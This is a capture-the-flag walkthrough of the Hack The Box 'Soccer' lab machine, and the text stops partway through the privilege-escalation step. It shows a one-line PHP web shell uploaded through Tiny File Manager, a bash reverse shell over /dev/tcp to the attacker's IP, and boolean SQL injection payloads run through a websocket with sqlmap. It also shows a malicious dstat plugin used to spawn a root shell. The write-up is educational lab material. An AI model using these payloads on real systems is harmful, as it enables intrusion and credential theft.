

Soccer

Monday, April 28, 2025 9:41 PM

nmap

```
$ cat htb/soccer/nmap
# Nmap 7.95 scan initiated Mon Apr 28 20:08:40 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -
48
Nmap scan report for 10.129.249.48
Host is up (0.056s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)
|   256  df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)
|_  256  57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)
80/tcp    open  http         nginx 1.18.0 (Ubuntu)
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://soccer.htb/
9091/tcp   open  xmltec-xmlmail?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, SSLSessionReq, drda, informix:
|   HTTP/1.1 400 Bad Request
|_ Connection: close
```

Discovery

```
(kali@kali)-[~/Desktop/htb/soccer]
$ dirsearch -u http://soccer.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See
https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 43007
Output File: /home/kali/Desktop/htb/soccer/reports/http_soccer.htb/__25-04-28_21-39-50.txt
Target: http://soccer.htb/
```

```
[21:40:10] 403 - 564B - /.htpasswd
[21:40:15] 403 - 564B - /.htm
[21:40:17] 403 - 564B - /.html
[21:40:19] 403 - 564B - /.html.old
[21:40:21] 301 - 178B - /tiny -> http://soccer.htb/tiny/
[21:40:22] 403 - 564B - /.ht
[21:40:22] 403 - 564B - /.html.bak
[21:40:24] 403 - 564B - /.htm.htm
```

<https://github.com/prasathmani/tinyfilemanager>

Requirements

- PHP 5.5.0 or higher.
- Fileinfo, iconv, zip, tar and mbstring extensions are strongly recommended.

How to use

Download ZIP with latest version from master branch.

Just copy the tinyfilemanager.php to your webspace - thats all :) You can also change the file name from "tinyfilemanager.php" to something else, you know what i meant for.

Default username/password: admin/admin@123 and user/12345.

⚠ Warning: Please set your own username and password in `$auth_users` before use. password is encrypted with `password_hash()` . to generate new password hash [here](#)

To enable/disable authentication set `$use_auth` to true or false.


📄 Add your own configuration file [config.php](#) in the same folder to use as additional configuration file.

📄 To work offline without CDN resources, use [offline](#) branch

Features

```
$ cat shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Upload shell.php



File Manager

[/ tiny / uploads](#)

Search

Upload

New Item

Admin

Upload Files


Upload from URL

Destination Folder: /var/www/html/tiny/uploads

[Back](#)

35 b

shell.php



`bash -c 'bash -i >& /dev/tcp/10.10.16.7/9001 0>&1'`

Ctrl+U URL encode

Burp Project Intruder Repeater View Help
 Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x +
 Send Cancel < >

Request

Pretty Raw Hex

```

1 POST /tiny/uploads/shell.php HTTP/1.1
2 Host: soccer.htb
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/135.0.0.0 Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,image/apng,*/*;q=0.8,application
  /signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: filemanager=msr91rg6g4n1lbcnp7d4o14jrrr
10 Connection: keep-alive
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 58
13
14 cmd=
  bash+-c+'bash+-i+%26+/dev/tcp/10.10.16.7/9001+0>%261'|

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 504 Gateway Time-out
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 29 Apr 2025 02:51:02 GMT
4 Content-Type: text/html
5 Content-Length: 578
6 Connection: keep-alive
7
8 <html>
9   <head>
10     <title>
11       504 Gateway Time-out
12     </title>
13   </head>
14   <body>
15     <center>
16       <h1>
17         504 Gateway Time-out
18       </h1>
19     </center>
20     <hr>
21     <center>
22       nginx/1.18.0 (Ubuntu)
23     </center>
24   </body>

```

Search 0 highlights

```

L$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.7] from (UNKNOWN) [10.129.249.48] 46974
bash: cannot set terminal process group (986): Inappropriate ioctl for device
bash: no job control in this shell
www-data@soccer:~/html/tiny/uploads$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@soccer:~/html/tiny/uploads$

```

As per nmap result port 9091 is open. What is port 9091 is using for. Check the listening port. We will see the machine is listening on port 9091 but process is hidden, so we don't know which process is running.

```

www-data@soccer:~/html/tiny/uploads$ ss -lntp

```

State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
LISTEN	0	4096	127.0.0.53:53	0.0.0.0:*	
LISTEN	0	128	0.0.0.0:22	0.0.0.0:*	
LISTEN	0	511	127.0.0.1:3000	0.0.0.0:*	
LISTEN	0	511	0.0.0.0:9091	0.0.0.0:*	
LISTEN	0	70	127.0.0.1:33060	0.0.0.0:*	
LISTEN	0	151	127.0.0.1:3306	0.0.0.0:*	
LISTEN	0	511	0.0.0.0:80	0.0.0.0:*	users:(("nginx",pid=1036,fd=6),("nginx",pid=1035,fd=6))
LISTEN	0	128	:::22	:::*	
LISTEN	0	511	:::80	:::*	users:(("nginx",pid=1036,fd=7),("nginx",pid=1035,fd=7))

```

www-data@soccer:~/html/tiny/uploads$

```

We only see our process, we don't see all processes.


```
www-data@soccer:~/html/tiny/uploads$ ps -ef --forest
UID      PID     PPID    C  STIME TTY      TIME   CMD
www-data 10317   10255    0  16:00 ?        00:00:00 sh -c bash -c 'bash -i >& /d
www-data 10318   10317    0  16:00 ?        00:00:00 \_ bash -c bash -i >& /dev/
www-data 10319   10318    0  16:00 ?        00:00:00 \_ bash -i
www-data 10321   10319    0  16:00 ?        00:00:00 \_ python3 -c impor
www-data 10322   10321    0  16:00 pts/1    00:00:00 \_ /bin/bash
www-data 10357   10322    0  16:04 pts/1    00:00:00 \_ ps -ef -
www-data 1036    1034    0  Apr28 ?        00:01:32 nginx: worker process
www-data 1035    1034    0  Apr28 ?        00:01:33 nginx: worker process
www-data 4276    1028    0  02:56 ?        00:00:00 sh -c bash -c 'bash -i >& /d
www-data 4277    4276    0  02:56 ?        00:00:00 \_ bash -c bash -i >& /dev/
www-data 4278    4277    0  02:56 ?        00:00:00 \_ bash -i
www-data 4290    4278    0  02:57 ?        00:00:00 \_ python3 -c impor
www-data 4291    4290    0  02:57 pts/0    00:00:00 \_ /bin/bash
www-data@soccer:~/html/tiny/uploads$
```

hidepid=2 that means we cannot see processes from another user.

```
www-data@soccer:~/html/tiny/uploads$ cat /etc/fstab
LABEL=cldouimg-rootfs / ext4 defaults 0 1
#VAGRANT-BEGIN
# The contents below are automatically generated by Vagrant. Do not modify.
data /data vboxsf uid=1000,gid=1000,_netdev 0 0
vagrant /vagrant vboxsf uid=1000,gid=1000,_netdev 0 0
#VAGRANT-END
/dev/sda1 none swap sw 0 0
proc /proc proc defaults,nodev,relatime,hidepid=2
www-data@soccer:~/html/tiny/uploads$
```

We will see a lot less number in proc because we don't have access to it.

```
www-data@soccer:~/html/tiny/uploads$ ls /proc
10317 acpi fb kpagecount partitions thread-self
10318 buddyinfo filesystems kpageflags pressure timer_list
10319 bus fs loadavg sched_debug tty
10321 cgroups interrupts locks schedstat uptime
10322 cmdline iomem mdstat scsi version
1035 consoles iports meminfo self version_signature
1036 cpuinfo irq misc slabinfo vmallocinfo
10371 crypto kallsyms modules softirqs vmstat
4276 devices kcore mounts stat zoneinfo
4277 diskstats key-users mpt swaps
4278 dma keys mtrr sys
4290 driver kmsg net sysrq-trigger
4291 execdomains kpagecgroup pagetypeinfo sysvipc
www-data@soccer:~/html/tiny/uploads$
```

So we can't enumerate port 9091 based upon the process.

So we are going to go over to nginx config.

```
www-data@soccer:~/html/tiny/uploads$ cd /etc/nginx/sites-enabled/
www-data@soccer:/etc/nginx/sites-enabled$ ls
default soc-player.htb
www-data@soccer:/etc/nginx/sites-enabled$ cat soc-player.htb
server {
    listen 80;
    listen [::]:80;


    server_name soc-player.soccer.htb;

    root /root/app/views;



    location / {
        proxy_pass http://localhost:3000;
        proxy_http_version 1.1;
        proxy_set_header Upgrade $http_upgrade;
        proxy_set_header Connection 'upgrade';
        proxy_set_header Host $host;
        proxy_cache_bypass $http_upgrade;
    }
}
```

```
(kali@kali) [~/Desktop]
$ sudo nano /etc/hosts
[sudo] password for kali:
(kali@kali) [~/Desktop]
$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.129.249.48 soccer.htb soc-player.soccer.htb
(kali@kali) [~/Desktop]
$
```


Go to the website, sign up an account and login.




We will test sql injection. If the statement is true, it will show "Ticket Exists". If not true, it will show "Ticket Doesn't Exist". That means it is taking our input and it is vulnerable to sql injection.



Capture that request and send it to repeater. But no matter how we send the request, we won't receive the server response.




If we toggle this websocket and resend the request, we will receive server response.



We need to use SQLmap, this is boolean injection vulnerability and we don't want to do it manually because if we are going to check if one character exists at a time, it is going to take a long time to do in this repeater window.

Copy to file and name as "injection.req".



We can test this with wscat. Some web sockets require /ws but in this case it does not.

```

(kali@kali)-[~/Desktop]
$ wscat -c http://soc-player.soccer.htb:9091/
Connected (press CTRL+C to quit)
> {"id":"84280 or 1=1-- -"}
< Ticket Exists
> {"id":"84280 or 2=1-- -"}
< Ticket Doesn't Exist
> exit
< Ticket Doesn't Exist
>

(kali@kali)-[~/Desktop]
$ wscat -c http://soc-player.soccer.htb:9091/ws
Connected (press CTRL+C to quit)
> {"id":"84280 or 1=1-- -"}
< Ticket Exists
> {"id":"84280 or 2=1-- -"}
< Ticket Doesn't Exist
>

```


Define -u url and --data * is where you want to inject.

In this case we tested injection like this {"id":"84280 or 1=1-- -"} in above screenshots. That's why our cmd is {"id":"*"}.

```

(kali@kali)-[~/Desktop/htb/soccer]
$ sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --level 5 --batch

```



{1.9.4#stable}

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program


Then, we will use --dbs. The reason why we are using --dbs is we don't want to dump information schema and anything like that.

Because sqlmap is very slow and take so much time, if we are going to dump every database, it will take much longer.

```

(kali@kali)-[~/Desktop/htb/soccer]
$ sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --level 5 --batch --dbs

```



{1.9.4#stable}

<https://sqlmap.org>


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If we want to speed this up, we can use --threads 10.

```

(kali@kali)-[~/Desktop/htb/soccer]
$ sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id":"*"}' --technique=B --risk 3 --level 5 --batch --dbs --threads 10

```



{1.9.4#stable}

<https://sqlmap.org>

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Now we know the database name is soccer_db.

```

[17:29:29] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 8
[17:29:29] [INFO] fetching database names
[17:29:29] [INFO] fetching number of databases
[17:29:29] [INFO] resumed: 5
[17:29:29] [INFO] retrieving the length of query output
[17:29:29] [INFO] retrieved: 5
[17:29:33] [INFO] retrieved: mysql
[17:29:33] [INFO] retrieving the length of query output
[17:29:33] [INFO] retrieved: 18
[17:29:41] [INFO] retrieved: information_schema
[17:29:41] [INFO] retrieving the length of query output
[17:29:41] [INFO] retrieved: 18
[17:29:49] [INFO] retrieved: performance_schema
[17:29:49] [INFO] retrieving the length of query output
[17:29:49] [INFO] retrieved: 3
[17:29:53] [INFO] retrieved: sys
[17:29:53] [INFO] retrieving the length of query output
[17:29:53] [INFO] retrieved: 9
[17:29:58] [INFO] retrieved: soccer_db
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] soccer_db
[*] sys
[17:29:58] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/soc-player.soccer.htb'
[!] ending @ 17:29:58 /2025-06-20/

```

Now we can remove --dbs.

-D = database name

--dump = to dump the database


```
(kali㉿kali)-[~/Desktop/htb/soccer]
$ sqlmap -u 'ws://soc-player.soccer.htb:9091/' --data '{"id": "*"}' --technique=B --risk 3 --l
level 5 --batch --threads 10 -D soccer_db --dump
```

 {1.9.4#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ill

We got the database.


id	email	password	username
1324	player@player.htb	PlayerOftheMatch2022	player

```
[17:34:13] [INFO] retrieved: player
Database: soccer_db
Table: accounts
[1 entry]
+-----+-----+-----+-----+
| id | email | password | username |
+-----+-----+-----+-----+
| 1324 | player@player.htb | PlayerOftheMatch2022 | player |
+-----+-----+-----+-----+

[17:34:13] [INFO] table 'soccer_db.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap
/output/soc-player.soccer.htb/dump/soccer_db/accounts.csv'
[17:34:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/outputsoc-player.soccer.htb'

[*] ending @ 17:34:13 /2025-04-29/
```

We tried to login to website but there is nothing.



We check the users on target and we found player is a user. That's why we will try to login SSH.

```
www-data@soccer:~/html/tiny/uploads$ cat /etc/passwd | grep sh$
root:x:0:0:root:/root:/bin/bash
player:x:1001:1001:/home/player:/bin/bash
www-data@soccer:~/html/tiny/uploads$
```

```
(kali㉿kali)-[~/Desktop/htb/soccer]
$ ssh player@10.129.249.48
player@10.129.249.48's password:
```

```
player@soccer:~$ id
uid=1001(player) gid=1001(player) groups=1001(player)
player@soccer:~$ ls
user.txt
player@soccer:~$ cat user.txt
4167b70b9547d88c86e42192783737cf
player@soccer:~$
```

We can see the user process but not from another user.


```

player@soccer:~$ ps -ef --forest
UID          PID     PPID  C  STIME TTY          TIME CMD
player      12982    12981  0   21:40 pts/3        00:00:00 -bash
player      13015    12982  0   21:43 pts/3        00:00:00 \_ ps -ef --forest
player      12870      1    0   21:40 ?           00:00:00 /lib/systemd/systemd --user
player@soccer:~$

```

We will check if there is something this user own but the results is too many.

```

player@soccer:~$ find / -user player 2>/dev/null
/home/player/.profile
/run/user/1001
/run/user/1001/snapd-session-agent.socket
/run/user/1001/pk-debconf-socket
/run/user/1001/gnupg
/run/user/1001/gnupg/S.gpg-agent
/run/user/1001/gnupg/S.gpg-agent.ssh
/run/user/1001/gnupg/S.gpg-agent.extra
/run/user/1001/gnupg/S.gpg-agent.browser
/run/user/1001/gnupg/S.dirmngr
/run/user/1001/bus
/run/user/1001/systemd
/run/user/1001/systemd/private
/run/user/1001/systemd/notify

```

We put grep like this to remove /proc/run/sys outputs.

```

player@soccer:~$ find / -user player 2>/dev/null | grep -v '^/proc|^/run|^/sys'
/dev/pts/3
/home/player
/home/player/.cache
/home/player/.cache/motd.legal-displayed
/home/player/.bash_logout
/home/player/.bashrc
/home/player/.profile
player@soccer:~$

```

We will check the group. And we found dstat. It is interesting.

```

player@soccer:~$ groups
player
player@soccer:~$ find / -group player 2>/dev/null | grep -v '^/proc|^/run|^/sys'
/usr/local/share/dstat
/home/player
/home/player/.cache
/home/player/.cache/motd.legal-displayed
/home/player/.bash_logout
/home/player/.bashrc
/home/player/.profile
/home/player/user.txt
player@soccer:~$

```

We have rwx permission.

```

player@soccer:~$ ls -al /usr/local/share/dstat
total 8
drwxrwx--- 2 root player 4096 Dec 12 2022 .
drwxr-xr-x 6 root root   4096 Nov 17 2022 ..
player@soccer:~$

```

But sudo -l does not show anything.

```

player@soccer:~$ sudo -l
[sudo] password for player:
Sorry, user player may not run sudo on localhost.

```

find dstat and we found dstat is installed in these locations.

```

player@soccer:~$ find / -name dstat 2>/dev/null
/usr/share/doc/dstat
/usr/share/dstat
/usr/local/share/dstat
/usr/bin/dstat

```

We have no suid on the application.

```

player@soccer:~$ stat /usr/bin/dstat
File: /usr/bin/dstat
Size: 97762      Blocks: 192      IO Block: 4096   regular file
Device: 802h/2050d Inode: 74929     Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (  0/   root)   Gid: (  0/   root)
Access: 2022-12-12 14:53:45.398270600 +0000
Modify: 2019-08-04 18:47:20.000000000 +0000
Change: 2022-11-17 09:09:51.954105811 +0000
Birth: -

```

Doas has SUID.


```

player@soccer:~$ echo 'import os; os.execv("/bin/sh", ["sh"])' >/usr/local/share/dstat/dstat_aung.py
player@soccer:~$ ls -al /usr/local/share/dstat/
total 12
drwxrwx--- 2 root  player 4096 Apr 30 05:46 .
drwxr-xr-x 6 root  root   4096 Nov 17 2022 ..
-rw-rw-r-- 1 player player 39 Apr 30 05:46 dstat_aung.py

```

You will see the "aung" plugin was added.

```

player@soccer:~$ dstat --list
internal:
  aio,cpu,cpu-adv,cpu-use,cpu24,disk,disk24,disk24-old,epoch,fs,int,int24,io,ipc,load,lock,mem,
  mem-adv,net,page,page24,proc,raw,socket,swap,swap-old,sys,tcp,time,udp,unix,vm,vm-adv,zones
/usr/share/dstat:
  battery,battery-remain,condor-queue,cpufreq,dbus,disk-avgqu,disk-avgrq,disk-svctm,disk-tps,
  disk-util,disk-wait,dstat,dstat-cpu,dstat-ctxt,dstat-mem,fan,freespace,fuse,gpfs,gpfs-ops,
  helloworld,ib,innodb-buffer,innodb-io,innodb-ops,jvm-full,jvm-vm,lustre,md-status,memcache-hits,
